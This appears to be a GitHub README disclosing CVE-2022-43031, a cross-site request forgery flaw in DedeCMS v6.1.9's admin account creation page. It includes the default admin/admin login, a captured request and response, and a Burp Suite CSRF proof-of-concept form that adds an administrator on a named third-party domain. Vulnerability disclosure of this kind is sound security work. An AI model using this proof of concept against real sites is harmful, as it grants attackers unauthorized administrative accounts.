

Dedecmsv6

☆ 2 stars 0 forks

☆ Star

🔔 Notifications

<> Code

🕒 Issues

🔗 Pull requests

🔄 Actions

📁 Projects

🛡️ Security

📈 Insights

🔑 main ▾

Go to file



cai-niao98 Update README.md ...

19 days ago ⌚ 4

[View code](#)

README.md

CVE-2022-43031

1. Log in to the website background using the website default password admin/admin

流量统计

	浏览次数(PV)	独立访客(UV)	IP	访问次数
今日	5	3	3	3
昨日	0	0	0	0
历史累计	5	3	3	3

系统信息

欢迎使用DedeCMSV6织梦内容管理系统。当前版本: v6.1.9
关于授权和知识产权说明

操作系统	Web服务器	服务器IP	PHP版本	数据库版本
WINNT	Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_log/2.3.9a mod_log_rotate/1.02	127.0.0.1	7.3.4	5.7.0

版本授权


尚未启动商业版授权。原因：当前站点尚未升级商业授权

如果您已购买商业版授权，可以在我们的授权中心查询到相应授权信息。如果查询结果与实际授权不符，请与我们联系。谢谢。

最新文档

暂无文档

2. Visit the csrf attack website, Add an administrator user



3. The user was successfully created but could not log in. There was a problem with the system code. The created users could not log in. After checking the code, we found that the stored password was not the password we entered, but the 6th to 25th digits of the value encrypted by cmd5.

Request

Raw Params Headers Hex

```
POST /admin/sys_admin_user_add.php HTTP/1.1
Host: 192.168.1.3
Content-Length: 181
Cache-Control: max-age=0
Jpgrade-Insecure-Requests: 1
Origin: http://192.168.1.3
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: menuitems=1_1%2C2_1%2C3_1; PHPSESSID=1dfcgohstkk9g5o3q9ju409v1; DedeUserID=1; DedeUserID__ckMd5=166a6798a94ead6d; DedeLoginTime=1665040685; DedeLoginTime__ckMd5=053c3a757e9bbe6b; ENV_OOBACK_URL=%2Fadmin%2Fsys_admin_user.php; dede_csrftoken=21453933ad96b1500b02bfbaf9d6c2; dede_csrftoken__ckMd5=67877ebcb1d0ea56
Connection: close

[csrf_token=21453933ad96b1500b02bfbaf9d6c2&dopost=add&userid=123456&uname=123456&pwd=123456&usertype=1&typeid=5&D=0&tname=&email=&safeCode=2a6381634f6a50a89c818aa&rindcode=89571]
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Thu, 06 Oct 2022 08:02:01 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/7.3.4
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Cache-Control: private
Set-Cookie: dede_csrftoken=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/
Set-Cookie: dede_csrftoken__ckMd5=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 1445

<!DOCTYPE html><html><head><meta charset=utf-8><meta http-equiv=X-UA-Compatible
content=IE=Edge,chrome=1><title>提示信息</title><base
target=_self></head><body><center><script>var pgo=0;function JumpUrl0{if
(pgo==0){location='sys_admin_user.php';
pgo=1;}document.write("<style>body{margin:0;line-height:1.5;font:14px Helvetica
Neue,Helvetica,PingFang
SC,Tahoma,Arial,sans-serif;color:#424b51;background:#f6f6f6;}a{color:#28a745;text-decoration:
none}.tips{margin:70px auto
0;padding:0;width:430px;height:auto;background:#fff;border-radius:2rem}.tips-head{margin
:0 20px;padding:16px 0;border-bottom:1px solid #888}.tips-head
p{margin:0;padding-left:10px;line-height:16px;text-align:left;border-left:3px solid
#d3d3d3}.tips-box{padding:20px;min-height:120px;color:#424b51}.btn
a{display:inline-block;margin:20px auto 0;padding:375rem
.75rem;font-size:12px;color:#fff;background:#28a745;border-radius:2rem;text-align:center;tr
ansition:all .6s}.btn a:focus{background:#006829;border-color:#005b24;box-shadow:0 0 0
0.2rem rgba(38,159,86,.5)}@media (max-width:768px){body{padding:0
15px}.tips{width:100%}}</style>";document.write("<div class='tips'><div
class='tips-head'><p>提示信息</p></div>";document.write("<div
class='tips-box'>";document.write("<p>成功增加一个用户");document.write("<div
class='btn'><a
href='sys_admin_user.php'>点击反应</a></div>");setTimeout('JumpUrl0()',1000);</script></cen
tar></body></html>
```

1. html 2. html

```
1 <html>
2 <!-- CSRF PoC - generated by Burp Suite Professional -->
3 <body>
4 <script>history.pushState('', '', '/')</script>
5 <form action="http://noc.dbsent.cn/admin/sys_admin_user_add.php" method="POST">
6 <input type="hidden" name="#95;csrf#95;token" value="7ff7099ec4a7a5b9acd6c0720eeb8544" />
7 <input type="hidden" name="dopost" value="add" />
8 <input type="hidden" name="userid" value="test99" />
9 <input type="hidden" name="uname" value="test99" />
10 <input type="hidden" name="pwd" value="123456" />
11 <input type="hidden" name="usertype" value="10" />
12 <input type="hidden" name="typeid#91;#93;" value="0" />
13 <input type="hidden" name="tname" value="" />
14 <input type="hidden" name="email" value="" />
15 <input type="hidden" name="safeCode" value="c0b906234d839f005af3308e" />
16 <input type="hidden" name="randcode" value="20042" />
17 <input type="submit" value="Submit request" />
18 </form>
19 </body>
20 </html>
```

4. The user who created it has a security authentication string for protection, but it does not seem to verify whether it matches the authentication string in the page.

← → ↻ 🔒 不安全 | noc.dbsent.cn/admin/

某某公司系统 V0.1.0

功能菜单 功能地图

系统设置

系统配置变量

系统用户管理

用户组设定

系统日志管理

图片水印设置

自定义文档属性

软件资源设置

防采集策略

随机模板设置

数据备份还原

SQL命令工具

病毒文件扫描

系统错误修复

系统帮助

系统概况

代码托管

新增帐号

用户登录ID:

(只能用0-9、'a-z'、'A-Z'、'!'、'@'、'_'、'-'、'.'以内范围的字符)

用户笔名:

(发布文章后显示责任归属的名字)

用户密码:

(只能用0-9、'a-z'、'A-Z'、'!'、'@'、'_'、'-'、'.'以内范围的字符)

用户组:

信息发布员

用户组设定

授权栏目:

所有栏目

(按Ctrl可以进行多选)

真实姓名:

电子邮箱:

安全验证码:

(复制本代码: 2e9e8e530895522496383984)

保存

5. The websites used in this test have not been attacked, and the test users have been deleted.

Releases

No releases published

Packages

No packages published